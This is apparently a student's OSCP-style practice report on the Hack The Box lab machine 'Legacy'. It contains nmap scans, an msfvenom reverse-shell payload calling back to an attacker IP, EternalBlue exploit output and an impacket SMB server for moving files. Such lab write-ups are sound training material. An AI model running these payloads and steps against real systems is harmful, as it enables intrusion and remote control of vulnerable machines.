Offensive Security Certified Professional Exam Report

OSCP Exam Report

student@gmail.com, OSID: 12345

2021-06-27

Contents

1 Offensive Security OSCP Exam Report

1.1 Introduction:

The Offensive Security Exam penetration test report contains all efforts that were conducted in order to pass the Offensive Security exam. This report will be graded from a standpoint of correctness and fullness to all aspects of the exam. The purpose of this report is to ensure that the student has a full understanding of penetration testing methodologies as well as the technical knowledge to pass the qualifications for the Offensive Security Certified Professional.

1.2 Objective:

The objective of this assessment is to perform an internal penetration test against the Hack the box practice network. The student is tasked with following a methodical approach in obtaining access to the objective goals. This test should simulate an actual penetration test and how you would start from beginning to end, including the overall report. An example page has already been created for you at the latter portions of this document that should give you ample information on what is expected to pass this course. Use the sample report as a guideline to get you through the reporting.

1.3 Requirement:

The student will be required to fill out this penetration testing report fully and to include the following sections:

- Overall High-Level Summary and Recommendations (non-technical)
- Methodology walkthrough and detailed outline of steps taken
- Each finding with included screenshots, walkthrough, sample code, and proof.txt if applicable.
- Any additional items that were not included# High-Level Summary

I was tasked with performing an internal penetration test towards Hack the box. An internal penetration test is a dedicated attack against internally connected systems. The focus of this test is to perform attacks, similar to those of a hacker and attempt to infiltrate Offensive Security's internal exam systems – The Legacy. My overall objective was to evaluate the network, identify systems, and exploit flaws while reporting the findings back to Offensive Security. When performing the internal penetration test, there were several alarming vulnerabilities that were identified on the assigned machine. When performing the attacks, I was able to gain access to the system, primarily due to outdated patches and poor security configurations. During the testing, I had administrative level access to multiple systems. Legacy was successfully exploited and access granted. This system as well as a brief description on how access was obtained are listed below:

Legacy(10.10.10.4) - MS17-010 Eternal blue exploit to get the initial foothold and installing whoami.exe to get the authority system.

1.4 Recommendations:

We recommend patching the vulnerabilities identified during the testing to ensure that an attacker cannot exploit these systems in the future. One thing to remember is that these systems require frequent patching and once patched, should remain on a regular patch program to protect additional vulnerabilities that are discovered at a later date.# Methodologies

I utilized a widely adopted approach to performing penetration testing that is effective in testing how well the Offensive Security Exam environments is secured. Below is a breakout of how I was able to identify and exploit the variety of systems and includes all individual vulnerabilities found.

1.5 Information Gathering:

The information gathering portion of a penetration test focuses on identifying the scope of the penetration test.During this penetration test, I was tasked with exploiting the exam network. The specific IP addresses were:

Legacy - 10.10.10.4

1.6 Penetration:

The penetration testing portions of the assessment focus heavily on gaining access to a variety of systems. During this penetration test, I was able to successfully gain access to Lame.

1.6.1 System IP: 10.10.10.4

1.6.1.1 Service Enumeration:

The service enumeration portion of a penetration test focuses on gathering information about what services are alive on a system or systems. This is valuable for an attacker as it provides detailed information on potential attack vectors into a system. Understanding what applications are running on the system gives an attacker needed information before performing the actual penetration test. In some cases, some ports may not be listed.

Server IP Address	Ports Open
10.10.10.4	**TCP**: 135,445,3389\

1.6.1.2 Scanning

Nmap-Initial

```
# Nmap 7.80 scan initiated Thu Jul  1 12:16:48 2021 as: nmap -sC -sV -vvv -oA nmap/initial
↪  10.10.10.4
Nmap scan report for 10.10.10.4
Host is up, received echo-reply ttl 127 (0.18s latency).
Scanned at 2021-07-01 12:16:49 PDT for 69s
Not shown: 997 filtered ports
Reason: 997 no-responses
PORT     STATE  SERVICE       REASON          VERSION
139/tcp  open   netbios-ssn   syn-ack ttl 127 Microsoft Windows netbios-ssn
445/tcp  open   microsoft-ds  syn-ack ttl 127 Windows XP microsoft-ds
3389/tcp closed ms-wbt-server reset ttl 127
Service Info: OSs: Windows, Windows XP; CPE: cpe:/o:microsoft:windows,
↪  cpe:/o:microsoft:windows_xp
Host script results:
|_clock-skew: mean: 5d00h34m59s, deviation: 2h07m16s, median: 4d23h04m59s
| nbstat: NetBIOS name: LEGACY, NetBIOS user: <unknown>, NetBIOS MAC: 00:50:56:b9:90:11
↪  (VMware)
| Names:
|   LEGACY<00>           Flags: <unique><active>
|   HTB<00>              Flags: <group><active>
|   LEGACY<20>           Flags: <unique><active>
|   HTB<1e>              Flags: <group><active>
|   HTB<1d>              Flags: <unique><active>
|   \x01\x02__MSBROWSE__\x02<01>  Flags: <group><active>
| Statistics:
|   00 50 56 b9 90 11 00 00 00 00 00 00 00 00 00 00 00
|   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
|_  00 00 00 00 00 00 00 00 00 00 00 00 00 00
```

```
| p2p-conficker:
|   Checking for Conficker.C or higher...
|   Check 1 (port 40600/tcp): CLEAN (Timeout)
|   Check 2 (port 62844/tcp): CLEAN (Timeout)
|   Check 3 (port 50902/udp): CLEAN (Timeout)
|   Check 4 (port 41292/udp): CLEAN (Timeout)
|_  0/4 checks are positive: Host is CLEAN or ports are blocked
| smb-os-discovery:
|   OS: Windows XP (Windows 2000 LAN Manager)
|   OS CPE: cpe:/o:microsoft:windows_xp::-
|   Computer name: legacy
|   NetBIOS computer name: LEGACY\x00
|   Workgroup: HTB\x00
|_  System time: 2021-07-07T00:22:07+03:00
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
|_smb2-security-mode: Couldn't establish a SMBv2 connection.
|_smb2-time: Protocol negotiation failed (SMB2)

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Thu Jul  1 12:17:58 2021 -- 1 IP address (1 host up) scanned in 70.47 seconds
```

Nmap-Full

```
# Nmap 7.80 scan initiated Thu Jul  1 12:18:52 2021 as: nmap -sC -sV -p- -vvv -oA nmap/full
↪  10.10.10.4
Nmap scan report for 10.10.10.4
Host is up, received echo-reply ttl 127 (0.18s latency).
Scanned at 2021-07-01 12:18:53 PDT for 260s
Not shown: 65532 filtered ports
Reason: 65532 no-responses
PORT     STATE  SERVICE       REASON          VERSION
139/tcp  open   netbios-ssn   syn-ack ttl 127 Microsoft Windows netbios-ssn
445/tcp  open   microsoft-ds  syn-ack ttl 127 Windows XP microsoft-ds
3389/tcp closed ms-wbt-server reset ttl 127
Service Info: OSs: Windows, Windows XP; CPE: cpe:/o:microsoft:windows,
↪  cpe:/o:microsoft:windows_xp

Host script results:
|_clock-skew: mean: 5d00h34m59s, deviation: 2h07m16s, median: 4d23h04m59s
| nbstat: NetBIOS name: LEGACY, NetBIOS user: <unknown>, NetBIOS MAC: 00:50:56:b9:90:11
↪  (VMware)
| Names:
|   LEGACY<00>           Flags: <unique><active>
|   HTB<00>              Flags: <group><active>
|   LEGACY<20>           Flags: <unique><active>
|   HTB<1e>              Flags: <group><active>
|   HTB<1d>              Flags: <unique><active>
|   \x01\x02__MSBROWSE__\x02<01>  Flags: <group><active>
| Statistics:
|   00 50 56 b9 90 11 00 00 00 00 00 00 00 00 00 00 00
|   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
|_  00 00 00 00 00 00 00 00 00 00 00 00 00 00
| p2p-conficker:
|   Checking for Conficker.C or higher...
|   Check 1 (port 40600/tcp): CLEAN (Timeout)
|   Check 2 (port 62844/tcp): CLEAN (Timeout)
|   Check 3 (port 50902/udp): CLEAN (Timeout)
|   Check 4 (port 41292/udp): CLEAN (Timeout)
|_  0/4 checks are positive: Host is CLEAN or ports are blocked
| smb-os-discovery:
|   OS: Windows XP (Windows 2000 LAN Manager)
|   OS CPE: cpe:/o:microsoft:windows_xp::-
|   Computer name: legacy
|   NetBIOS computer name: LEGACY\x00
|   Workgroup: HTB\x00
|_  System time: 2021-07-07T00:27:22+03:00
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
|_smb2-security-mode: Couldn't establish a SMBv2 connection.
|_smb2-time: Protocol negotiation failed (SMB2)

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Thu Jul  1 12:23:13 2021 -- 1 IP address (1 host up) scanned in 260.97 seconds
```

Nmap-Vuln

```
# Nmap 7.80 scan initiated Thu Jul  1 12:25:58 2021 as: nmap -p 139,445 --script vuln -vvv -oA
↪  nmap/vuln 10.10.10.4
Nmap scan report for 10.10.10.4
Host is up, received echo-reply ttl 127 (0.18s latency).
Scanned at 2021-07-01 12:26:08 PDT for 16s

PORT    STATE SERVICE      REASON
139/tcp open  netbios-ssn  syn-ack ttl 127
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
445/tcp open  microsoft-ds syn-ack ttl 127
|_clamav-exec: ERROR: Script execution failed (use -d to debug)

Host script results:
|_samba-vuln-cve-2012-1182: NT_STATUS_ACCESS_DENIED
| smb-vuln-ms08-067:
|   VULNERABLE:
|   Microsoft Windows system vulnerable to remote code execution (MS08-067)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2008-4250
|           The Server service in Microsoft Windows 2000 SP4, XP SP2 and SP3, Server 2003 SP1
↪   and SP2,
|           Vista Gold and SP1, Server 2008, and 7 Pre-Beta allows remote attackers to execute
↪   arbitrary
|           code via a crafted RPC request that triggers the overflow during path
↪   canonicalization.
|
|     Disclosure date: 2008-10-23
|     References:
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2008-4250
|_      https://technet.microsoft.com/en-us/library/security/ms08-067.aspx
|_smb-vuln-ms10-054: false
|_smb-vuln-ms10-061: ERROR: Script execution failed (use -d to debug)
| smb-vuln-ms17-010:
|   VULNERABLE:
|   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2017-0143
|     Risk factor: HIGH
|       A critical remote code execution vulnerability exists in Microsoft SMBv1
|        servers (ms17-010).
|
|     Disclosure date: 2017-03-14
|     References:
|       https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
|       https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-
↪   attacks/
|_      https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143

Read data files from: /usr/bin/../share/nmap
# Nmap done at Thu Jul  1 12:26:24 2021 -- 1 IP address (1 host up) scanned in 26.21 seconds
```

1.6.1.3 Gaining Shell

System IP: 10.10.10.4

Vulnerability Exploited : MS-17-010 Eternal Blue exploit to get initial foothold

System Vulnerable : 10.10.10.4


Vulnerability Explanation : Eternal blue vulnerability exploited the SMBv1, We need to patch the system to avoid these kind of attacks

Privilege Escalation Vulnerability : Installing the whoami is the escalation

Vulnerability fix : Frequent patching is required to mitigate these kind of vulnerabilities

Severity Level : Critical


By checking the nmap scan we can see only couple of ports open that is 139 and 445. While checking the nmap the version of the windows is showing as XP which is very old so this might be prone to MS-17-010.



```
|     Check 4 (port 41232/udp): CLEAN (Timeout)
|_  0/4 checks are positive: Host is CLEAN or ports are blocked
| smb-os-discovery:
|   OS: Windows XP (Windows 2000 LAN Manager)
|   OS CPE: cpe:/o:microsoft:windows_xp::-
|   Computer name: legacy
|   NetBIOS computer name: LEGACY\x00
|   Workgroup: HTB\x00
|_  System time: 2021-07-07T00:27:22+03:00
```

Figure 1.1: 200-windows_version.png

While scanning the machine with vuln scripts for the ports 135,445 we can see that the machine is vulnerable to smb-vuln-ms08-067 and smb-vuln-ms17-010.




```
Host script results:
|_samba-vuln-cve-2012-1182: NT_STATUS_ACCESS_DENIED
| smb-vuln-ms08-067:
|   VULNERABLE:
|   Microsoft Windows system vulnerable to remote code execution (MS08-067)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2008-4250
|           The Server service in Microsoft Windows 2000 SP4, XP SP2 and SP3, Server
|           Vista Gold and SP1, Server 2008, and 7 Pre-Beta allows remote attackers
|           code via a crafted RPC request that triggers the overflow during path ca
|
|     Disclosure date: 2008-10-23
|     References:
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2008-4250
|_      https://technet.microsoft.com/en-us/library/security/ms08-067.aspx
|_smb-vuln-ms10-054: false
|_smb-vuln-ms10-061: ERROR: Script execution failed (use -d to debug)
| smb-vuln-ms17-010:
|   VULNERABLE:
|   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2017-0143
|     Risk factor: HIGH
|       A critical remote code execution vulnerability exists in Microsoft SMBv1
|        servers (ms17-010).
|
|     Disclosure date: 2017-03-14
|     References:
|       https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
|       https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wa
|_      https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
```

Figure 1.2: 205-vuln_script.png

I wanted to exploit MS17-010. The exploit which i want to use is from the github repository MS17-010. In this script i am going use the send_and_execute.py and smb.py.

Lets run the script and check for the arguments. It seems like it requires the target IP and an executable file.




```
➜ python2.7 send_and_execute.py
send_and_execute.py <ip> <executable_file> [port] [pipe_name]
➜
```

Figure 1.3: 210-send_and_execute.png

So lets generate the executable file and attach it to the script. I have used normal shell script instead of meterpreter since this is the old machine.

```
msfvenom -p windows/shell_reverse_tcp LHOST=10.10.14.22 LPORT=9001 -f exe > eternal.exe
```



```
➜ python2.7 send_and_execute.py 10.10.10.4 eternal.exe
Trying to connect to 10.10.10.4:445
Target OS: Windows 5.1
Using named pipe: browser
Groom packets
attempt controlling next transaction on x86
success controlling one transaction
modify parameter count to 0xffffffff to be able to write backwar
leak next transaction
CONNECTION: 0x82098cc0
SESSION: 0xe11a1b98
FLINK: 0x7bd48
InData: 0x7ae28
MID: 0xa
TRANS1: 0x78b50
TRANS2: 0x7ac90
modify transaction struct for arbitrary read/write
make this SMB session to be SYSTEM
current TOKEN addr: 0xe229b878
userAndGroupCount: 0x3
userAndGroupsAddr: 0xe229b918
overwriting token UserAndGroups
Sending file GLHRSW.exe...
Opening SVCManager on 10.10.10.4.....
Creating service Ilwd.....
Starting service Ilwd.....
```

Figure 1.4: 215-executing.png


By executing the python file we got the reverse shell as shown below. With this we got the initial foothold of the machine.

```
→ nc -nlvp 9001
Listening on 0.0.0.0 9001
Connection received on 10.10.10.4 1041
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>
```

1.6.1.4 Privilege Escalation

After getting the initial shell on the machine we are not able to find the name of the user, It seems like whoami is not installed on the computer.



```
→ nc -nlvp 9001
Listening on 0.0.0.0 9001
Connection received on 10.10.10.4 1041
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>whoami
whoami
'whoami' is not recognized as an internal or external command,
operable program or batch file.

C:\WINDOWS\system32>
```

Figure 1.5: 220-whoami.png


Lets upload whoami.exe to the machine. Its very difficult to upload we dont have nc or PS installed on this computer but however we can do it via smbserver.

I am going to make my machine as a smbserver inorder to transfer the files to the attacking machine.

I am going to use the smbserver.py from impacket to host the smbserver on my local host.

Before i need to download the whoami.exe

```
sudo python3 /opt/impacket/examples/smbserver.py legacy
↪  ~/Desktop/htb/boxes/hack-the-boxes/legacy/
```




```
→ sudo python3 /opt/impacket/examples/smbserver.py legacy ~/Desktop/htb/boxes/hack-the-boxes/legacy/
[sudo] password for i7z3r0:
Impacket v0.9.23.dev1+20210315.121412.a16198c3 - Copyright 2020 SecureAuth Corporation

[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
[*] Config file parsed
[*] Config file parsed
```

Figure 1.6: 225-smbserver.py.png


We can check locally if this is working or not. Lets try to check locally and display the file using the smbclient.



```
→ smbclient //10.10.14.22/legacy
Enter WORKGROUP\i7z3r0's password:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D     4096  Thu Jul  1 13:25:35 2021
  ..                                  D     4096  Thu Jul  1 13:09:09 2021
  whoami.exe                         AN    66560  Thu Jul  1 00:34:09 2021
  mysmb.py                           AN    16709  Thu Jul  1 13:00:42 2021
  notes.txt                          AN       45  Thu Jul  1 12:28:06 2021
  eternal.exe                        AN    73802  Thu Jul  1 13:06:05 2021
```

Figure 1.7: 230-smbclient.png

